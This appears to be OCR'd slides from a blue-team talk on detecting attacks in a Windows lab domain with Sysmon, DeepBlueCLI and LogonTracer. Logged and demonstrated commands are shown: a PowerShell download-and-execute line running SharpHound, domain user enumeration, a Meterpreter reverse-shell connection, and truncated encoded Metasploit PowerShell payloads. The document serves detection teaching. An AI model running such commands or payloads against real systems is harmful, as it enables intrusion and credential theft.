


```
C:\Users\it.admin\Downloads>Sysmon.exe -accepteula -i sysmonconfig-export.xml


System Monitor v10.2 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.21
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Sysmon - Usage, and Results

Sysmon produces results, immediately. Event Viewer below.

Versus the complexity of configuring Windows logging….




```
Process Create:
RuleName:
UtcTime: 2019-07-09 21:16:52.358
ProcessGuid: {bbfc056b-0444-5d25-0000-00107f0d020c}
ProcessId: 7604
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell  -ep bypass
CurrentDirectory: C:\Users\it.admin\Downloads\
User: WLABV2\IT.Admin
```

Generating Events and Finding Them

BloodHound - Now we are seeing events on our workstations.

WS -->



```
C:\Users\it.admin>powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https:
ntent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"

Major  M
-----  -
5      1


Initiali
Resolved
Starting
Status:
Finished
8 hosts


Compress
You can
Finished

C:\Users
```

Operational   Number of events: 1,213 (!) New events available


Level	Date and Time	Source	Event ID	Task Category
Information	7/10/2019 10:30:23 PM	Sysmon	3	Network connection detected (rule: NetworkC
Information	7/10/2019 10:30:22 PM	Sysmon	3	Network connection detected (rule: NetworkC
Information	7/10/2019 10:30:17 PM	Sysmon	11	File created (rule: FileCreate)
Information	7/10/2019 10:30:16 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	7/10/2019 10:27:57 PM	Sysmon	1	Process Create (rule: ProcessCreate)

Event 1, Sysmon

```
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: powershell.exe  -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString
('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');Invoke-BloodHound"
CurrentDirectory: C:\Users\it.admin\
User: WLABV2\IT.Admin
LogonGuid: {bbfc056b-b5c1-5d26-0000-0020e3711300}
LogonId: 0x1371E3
```

Generating Events and Finding Them

net user /domain? Yeah...sysmon caught this




```
Process Create:
RuleName:
UtcTime: 2019-07-11 15:59:19.586
ProcessGuid: {bbfc056b-5cd7-5d27-0000-0010921e6400}
ProcessId: 5760
Image: C:\Windows\System32\net1.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net1.exe
CommandLine: C:\Windows\system32\net1  user /domain
CurrentDirectory: C:\Users\it.admin\
User: WLABV2\IT.Admin
LogonGuid: {bbfc056b-b5c1-5d26-0000-0020e3711300}
LogonId: 0x1371E3
TerminalSessionId: 2
IntegrityLevel: High
Hashes: MD5=63DD4523677E62A73A8A7494DB321EA2,SHA256=C687157FD58EAA51757CDA87D06C30953A31F03F5356B9F5A9C004FA4BAD4BF5
ParentProcessGuid: {bbfc056b-5cd7-5d27-0000-0010e11d6400}
ParentProcessId: 4804
ParentImage: C:\Windows\System32\net.exe
ParentCommandLine: net  user /domain
```

Generating Events and Finding Them

Meterpreter?
Yeah fam, we gotchu.

Source IP? Yup
Dest IP? Yup



```
Network connection detected:
RuleName:
UtcTime: 2019-07-09 22:49:59.444
ProcessGuid: {bbfc056b-1a17-5d25-0000-0010110f0a0c}
ProcessId: 3580
Image: C:\Users\it.admin\Downloads\revhttps.exe
User: WLABV2\IT.Admin
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.55.100.59
SourceHostname: WKS-10-8.wlabv2.local
SourcePort: 54128
SourcePortName:
DestinationIsIpv6: false
DestinationIp: [redacted]
DestinationHostname:
DestinationPort: 443
DestinationPortName: https
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 7/9/2019 4:50:00 PM
Event ID: 3
Task Category: Network connection detected (rule: NetworkConnect)


Generating Events and Finding Them

LSASS Dump? This one turned out to be wayyyy more difficult.

The crackmapexec implementation was based on SMBExec from impacket.

Utilizes a win32 net rpc call over SMB. Hard to detect.

DeepBlueCLI




```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security
.evtx

Date    : 4/24/2019 11:53:00 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes
          500+ consecutive Base64 characters
          Base64-encoded function
          500+ consecutive Base64 characters

Command : C:\Windows\SysWOW64\cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBl
          AGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcg
          BpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWABiAFgATwBpAHkAaABMACsASABIADgARgBIADEASwBsAFYASQB5AEMANABFAHYA
          MgBWAEsAbwBXAEYAUgBBAFYAUgBNAEQAWABuAEYAUQBLAFkAVQBRAFEAZQBSADEAUQBQAEwAdgAvAC8AUQB5AG8ATwBkAG0AegAyAFgAdQAzADYAdAA1AF
          UAVwBSAG0ARwA3AHAANwB1AHAANQAvAHUAYQBWAFEAQQBIADEAVQBZADIAUQBZAFUAZgBSAE4AZwBqADMATQBRAHgAYgBiAHYAWQBZADEAUwA2AGIANwB2
```

```
Date    : 9/19/2016 2:38:04 PM
Log     : Security
EventID : 4688
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes
          Metasploit-style base64 encoded/compressed PowerShell function (possible use of Metasploit PowerShell exploit payload)
          500+ consecutive Base64 characters
          Base64-encoded and compressed function

Command : "powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream(,[Convert]::FromBase64String('H4sIAKtM4FcCA71WbW/aSBD
          +3Er9D1aFhK0SDIQmTaRKt8YYCC8BHMxb0Wljr+2FxUvsdXjp9b/fGHBCrs0p1w9nJWLXM7P77DPP7NiNA1tQHkjr7Xy3qDfHSPr+4f27Lg7xUpIzD3Vrx
          LSclFkX726swVp59w6sGda0R60/g60ufZXkKVqtdL7ENJhdX1fiMCSBOMzzNSJQFJHlPaMkkhXpL2nok5Cc3d7PiS2k71Lmz3yN8XvMjm7bCrZ9Ip2hwEl
          sLW7jBF3eXDEq5Oy3b1llelac5asPMWaRnDW3kSDLvMNYVpF+KMmGd9sVkbNtaoc84q7ID2lwXsoPggi7pAOrPZI2ET53oqwCR4G/kIg4DKTnQyWrHHzkL
          Ay7IbeR44QkgpB8I3jkCyJngpixnPSHPD1C6MeBoEsCdkFCvjJJ+EhtEuXrOHAY6RN3JnfIOj35W4Pk0yDw6opQyUFeXsPa5k7MyCE8q/yM9phQBZ6TpAI
          RPz68//DeTcUQ+3HR76L+qRZg9G66HxMAK3d5RPe+X6VCTmrDjljwcAvTzF0YE2UmTZNMTGczKYMnZu718GLqC56udlmDV1OLU2cGIccUZSK/tlt8CTbuT
```


```
Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: IT.Admin
          User SID Access Count: 314
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC1$
          User SID Access Count: 22451
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: bertha.schultz
          User SID Access Count: 75
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: Administrator
          User SID Access Count: 29
Command :
Decoded :
```

DeepBlueCLI




```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master>  Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI
-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz
```

For live analysis, we can also use Get-EventLog on local and remote systems



```
   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
4/27/2019 9:53:50 PM           4672 Information      Special privileges assigned to new logon....
4/27/2019 9:53:47 PM           4672 Information      Special privileges assigned to new logon....
4/27/2019 9:53:38 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 3:58:55 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 3:32:10 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 3:32:10 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 3:07:48 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 2:59:00 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 2:56:27 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 2:01:56 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 1:56:04 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 1:56:04 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 1:32:48 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 1:21:29 PM           4672 Information      Special privileges assigned to new logon....
4/26/2019 12:20:05 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 12:20:05 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 12:04:55 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 11:57:46 AM          4672 Information      Special privileges assigned to new logon....
4/26/2019 11:46:28 AM          4672 Information      Special privileges assigned to new logon....
4/26/2019 10:55:46 AM          4672 Information      Special privileges assigned to new logon....
```

LogonTracer



IMPORTANT: Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it.
DATE: 2019-04-01 02:28:50 DOMAIN: WLABV2 USERNAME: administrator

Rank	User
1	svc_whitenoise
2	anonymous logon
3	administrator
4	it.admin
5	healthmailbox13c5e
6	winlab
7	maxine.james
8	do.not.reply
9	customer
10	ssmith

Rank	Host
1	labv2-mx
2	10.55.100.183
3	10.55.100.186
4	10.55.200.14

Questions?

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing
https://github.com/MotiBa/Sysmon/
https://github.com/SwiftOnSecurity/sysmon-config
https://www.malwarearchaeology.com/cheat-sheets
https://adsecurity.org/?p=3458
http://www.stuffithoughtiknew.com/2019/02/detecting-bloodhound.html